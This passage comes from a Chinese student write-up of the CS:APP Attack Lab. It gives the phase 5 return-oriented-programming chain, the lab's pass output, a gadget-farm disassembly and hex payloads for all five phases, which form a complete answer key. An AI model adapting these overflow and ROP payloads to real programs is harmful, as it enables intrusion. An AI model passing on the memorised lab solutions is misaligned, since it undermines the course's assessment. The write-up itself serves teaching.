34 1a 40 00 00 00 00 00 /* gadget5: movl    %edx,%ecx */
13 1a 40 00 00 00 00 00 /* gadget6: movl    %ecx,%esi */
d6 19 40 00 00 00 00 00 /* gadget7: add_xy */
a2 19 40 00 00 00 00 00 /* gadget8: movq    %rax,%rdi */
fa 18 40 00 00 00 00 00 /* touch3 */
35 39 62 39 39 37 66 61 /* "59b997fa" */
```

存于 phase5.txt 中.

成功通过本关卡, 输出如下

```
   $ cat phase5.txt | ./hex2raw | ./rtarget -q
   Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
```

```
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00
        ↪  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        ↪  00 00 00 00 00 06 1A 40 00 00 00 00 00 A2 19 40 00 00 00 00 00 CC 19
        ↪  40 00 00 00 00 00 48 00 00 00 00 00 00 00 DD 19 40 00 00 00 00 00 34
        ↪  1A 40 00 00 00 00 00 13 1A 40 00 00 00 00 00 D6 19 40 00 00 00 00 00
        ↪  A2 19 40 00 00 00 00 00 FA 18 40 00 00 00 00 00 35 39 62 39 39 37 66
        ↪  61
```

四、 总结

完成 Attack Lab, 主要有以下收获:

- 掌握了缓冲区溢出的原理, 能够利用 CI 和 ROP 安全漏洞对程序发起攻击.
- 了解到在编程时增强程序健壮性的一些手段, 例如将指针随机化.
- 理解了编译器和操作系统对栈缓冲区溢出提供保护的方式, 例如栈随机化和标记不可执行段.
- 深化了对调用栈与传参机制的理解, 记忆了部分 x86-64 指令的编码方式.
- 熟练使用 `gdb`, `objdump` 等调试工具.
- 熟练使用 LaTeX 中的 `tikz` 宏包.
- 熟悉了正则表达式的语法, 转义字符, 通配符等.

本实验的所有材料已上传至 GitHub:
https://github.com/HasiNed/Computer-System

附录 A　部分输出结果

1. farm.txt

```
000000000040199a <getval_142>:
  40199a: b8 fb 78 90 90                  movl    $2425387259, %eax       # imm =
  ↪ 0x909078FB
  40199f: c3                              retq

00000000004019a0 <addval_273>:
  4019a0: 8d 87 48 89 c7 c3               leal    -1010333368(%rdi), %eax
  4019a6: c3                              retq

00000000004019a7 <addval_219>:
  4019a7: 8d 87 51 73 58 90               leal    -1873251503(%rdi), %eax
  4019ad: c3                              retq

00000000004019ae <setval_237>:
  4019ae: c7 07 48 89 c7 c7               movl    $3351742792, (%rdi)     # imm =
  ↪ 0xC7C78948
  4019b4: c3                              retq

00000000004019b5 <setval_424>:
  4019b5: c7 07 54 c2 58 92               movl    $2455290452, (%rdi)     # imm =
  ↪ 0x9258C254
  4019bb: c3                              retq

00000000004019bc <setval_470>:
  4019bc: c7 07 63 48 8d c7               movl    $3347925091, (%rdi)     # imm =
  ↪ 0xC78D4863
  4019c2: c3                              retq

00000000004019c3 <setval_426>:
  4019c3: c7 07 48 89 c7 90               movl    $2428995912, (%rdi)     # imm =
  ↪ 0x90C78948
  4019c9: c3                              retq

00000000004019ca <getval_280>:
  4019ca: b8 29 58 90 c3                  movl    $3281016873, %eax       # imm =
  ↪ 0xC3905829
  4019cf: c3                              retq

00000000004019d0 <mid_farm>:
  4019d0: b8 01 00 00 00                  movl    $1, %eax
  4019d5: c3                              retq

00000000004019d6 <add_xy>:
  4019d6: 48 8d 04 37                     leaq    (%rdi,%rsi), %rax
```

```
  4019da: c3                              retq

00000000004019db <getval_481>:
  4019db: b8 5c 89 c2 90                  movl    $2428668252, %eax       # imm =
  ↪ 0x90C2895C
  4019e0: c3                              retq

00000000004019e1 <setval_296>:
  4019e1: c7 07 99 d1 90 90               movl    $2425409945, (%rdi)     # imm =
  ↪ 0x9090D199
  4019e7: c3                              retq

00000000004019e8 <addval_113>:
  4019e8: 8d 87 89 ce 78 c9               leal    -914829687(%rdi), %eax
  4019ee: c3                              retq

00000000004019ef <addval_490>:
  4019ef: 8d 87 8d d1 20 db               leal    -618606195(%rdi), %eax
  4019f5: c3                              retq

00000000004019f6 <getval_226>:
  4019f6: b8 89 d1 48 c0                  movl    $3225997705, %eax       # imm =
  ↪ 0xC048D189
  4019fb: c3                              retq

00000000004019fc <setval_384>:
  4019fc: c7 07 81 d1 84 c0               movl    $3229929857, (%rdi)     # imm =
  ↪ 0xC084D181
  401a02: c3                              retq

0000000000401a03 <addval_190>:
  401a03: 8d 87 41 48 89 e0               leal    -527873983(%rdi), %eax
  401a09: c3                              retq

0000000000401a0a <setval_276>:
  401a0a: c7 07 88 c2 08 c9               movl    $3372794504, (%rdi)     # imm =
  ↪ 0xC908C288
  401a10: c3                              retq

0000000000401a11 <addval_436>:
  401a11: 8d 87 89 ce 90 90               leal    -1869558135(%rdi), %eax
  401a17: c3                              retq

0000000000401a18 <getval_345>:
  401a18: b8 48 89 e0 c1                  movl    $3252717896, %eax       # imm =
  ↪ 0xC1E08948
  401a1d: c3                              retq

```

```
0000000000401a1e <addval_479>:
  401a1e: 8d 87 89 c2 00 c9                leal        -922697079(%rdi), %eax
  401a24: c3                               retq

0000000000401a25 <addval_187>:
  401a25: 8d 87 89 ce 38 c0                leal        -1070018935(%rdi), %eax
  401a2b: c3                               retq

0000000000401a2c <setval_248>:
  401a2c: c7 07 81 ce 08 db                movl        $3674787457, (%rdi)     # imm =
  ↪ 0xDB08CE81
  401a32: c3                               retq

0000000000401a33 <getval_159>:
  401a33: b8 89 d1 38 c9                   movl        $3375944073, %eax       # imm =
  ↪ 0xC938D189
  401a38: c3                               retq

0000000000401a39 <addval_110>:
  401a39: 8d 87 c8 89 e0 c3                leal        -1008694840(%rdi), %eax
  401a3f: c3                               retq

0000000000401a40 <addval_487>:
  401a40: 8d 87 89 c2 84 c0                leal        -1065041271(%rdi), %eax
  401a46: c3                               retq

0000000000401a47 <addval_201>:
  401a47: 8d 87 48 89 e0 c7                leal        -941586104(%rdi), %eax
  401a4d: c3                               retq

0000000000401a4e <getval_272>:
  401a4e: b8 99 d1 08 d2                   movl        $3523793305, %eax       # imm =
  ↪ 0xD208D199
  401a53: c3                               retq

0000000000401a54 <getval_155>:
  401a54: b8 89 c2 c4 c9                   movl        $3385115273, %eax       # imm =
  ↪ 0xC9C4C289
  401a59: c3                               retq

0000000000401a5a <setval_299>:
  401a5a: c7 07 48 89 e0 91                movl        $2447411528, (%rdi)     # imm =
  ↪ 0x91E08948
  401a60: c3                               retq

0000000000401a61 <addval_404>:
  401a61: 8d 87 89 ce 92 c3                leal        -1013789047(%rdi), %eax
  401a67: c3                               retq
```

```
124
125 0000000000401a68 <getval_311>:
126   401a68: b8 89 d1 08 db                  movl    $3674788233, %eax       # imm =
      ↪ 0xDB08D189
127   401a6d: c3                              retq
128
129 0000000000401a6e <setval_167>:
130   401a6e: c7 07 89 d1 91 c3               movl    $3281113481, (%rdi)     # imm =
      ↪ 0xC391D189
131   401a74: c3                              retq
132
133 0000000000401a75 <setval_328>:
134   401a75: c7 07 81 c2 38 d2               movl    $3526935169, (%rdi)     # imm =
      ↪ 0xD238C281
135   401a7b: c3                              retq
136
137 0000000000401a7c <setval_450>:
138   401a7c: c7 07 09 ce 08 c9               movl    $3372797449, (%rdi)     # imm =
      ↪ 0xC908CE09
139   401a82: c3                              retq
140
141 0000000000401a83 <addval_358>:
142   401a83: 8d 87 08 89 e0 90               leal    -1864333048(%rdi), %eax
143   401a89: c3                              retq
144
145 0000000000401a8a <addval_124>:
146   401a8a: 8d 87 89 c2 c7 3c               leal    1019724425(%rdi), %eax
147   401a90: c3                              retq
148
149 0000000000401a91 <getval_169>:
150   401a91: b8 88 ce 20 c0                  movl    $3223375496, %eax       # imm =
      ↪ 0xC020CE88
151   401a96: c3                              retq
152
153 0000000000401a97 <setval_181>:
154   401a97: c7 07 48 89 e0 c2               movl    $3269495112, (%rdi)     # imm =
      ↪ 0xC2E08948
155   401a9d: c3                              retq
156
157 0000000000401a9e <addval_184>:
158   401a9e: 8d 87 89 c2 60 d2               leal    -765410679(%rdi), %eax
159   401aa4: c3                              retq
160
161 0000000000401aa5 <getval_472>:
162   401aa5: b8 8d ce 20 d2                  movl    $3525365389, %eax       # imm =
      ↪ 0xD220CE8D
163   401aaa: c3                              retq
164
```

```
0000000000401aab <setval_350>:
  401aab: c7 07 48 89 e0 90                     movl        $2430634312, (%rdi)     # imm =
  ↪  0x90E08948
  401ab1: c3                                    retq
```

附录 B　代码清单

1. phase1.txt

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00 /* touch1 */
```

2. phase2.s

```
mov     $0x59b997fa,%rdi
pushq   $0x4017ec
retq
```

3. phase2.txt

```
48 c7 c7 fa 97 b9 59    /* mov     $0x59b997fa,%rdi */
68 ec 17 40 00          /* pushq   $0x4017ec */
c3                      /* retq */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 /* 0x5561dc78 */
```

4. phase3.txt

```
48 c7 c7 a8 dc 61 55    /* mov     $0x5561dca8,%rdi */
68 fa 18 40 00          /* pushq   $0x4018fa */
c3                      /* retq */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 /* 0x5561dc78 */
35 39 62 39 39 37 66 61 /* "59b997fa" */
```

5. phase4.txt

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00
cc 19 40 00 00 00 00 00 /* gadget1: popq    %rax */
fa 97 b9 59 00 00 00 00 /* 0x59b997fa */
a2 19 40 00 00 00 00 00 /* gadget2: movq    %rax,%rdi */
ec 17 40 00 00 00 00 00 /* touch2 */
```

6. phase5.txt

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
↪  00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00 /* gadget1: movq    %rsp,%rax */
a2 19 40 00 00 00 00 00 /* gadget2: movq    %rax,%rdi */
cc 19 40 00 00 00 00 00 /* gadget3: popq    %rax */
48 00 00 00 00 00 00 00 /* 0x48 */
dd 19 40 00 00 00 00 00 /* gadget4: movl    %eax,%edx */
34 1a 40 00 00 00 00 00 /* gadget5: movl    %edx,%ecx */
13 1a 40 00 00 00 00 00 /* gadget6: movl    %ecx,%esi */
d6 19 40 00 00 00 00 00 /* gadget7: add_xy */
a2 19 40 00 00 00 00 00 /* gadget8: movq    %rax,%rdi */
fa 18 40 00 00 00 00 00 /* touch3 */
35 39 62 39 39 37 66 61 /* "59b997fa" */
```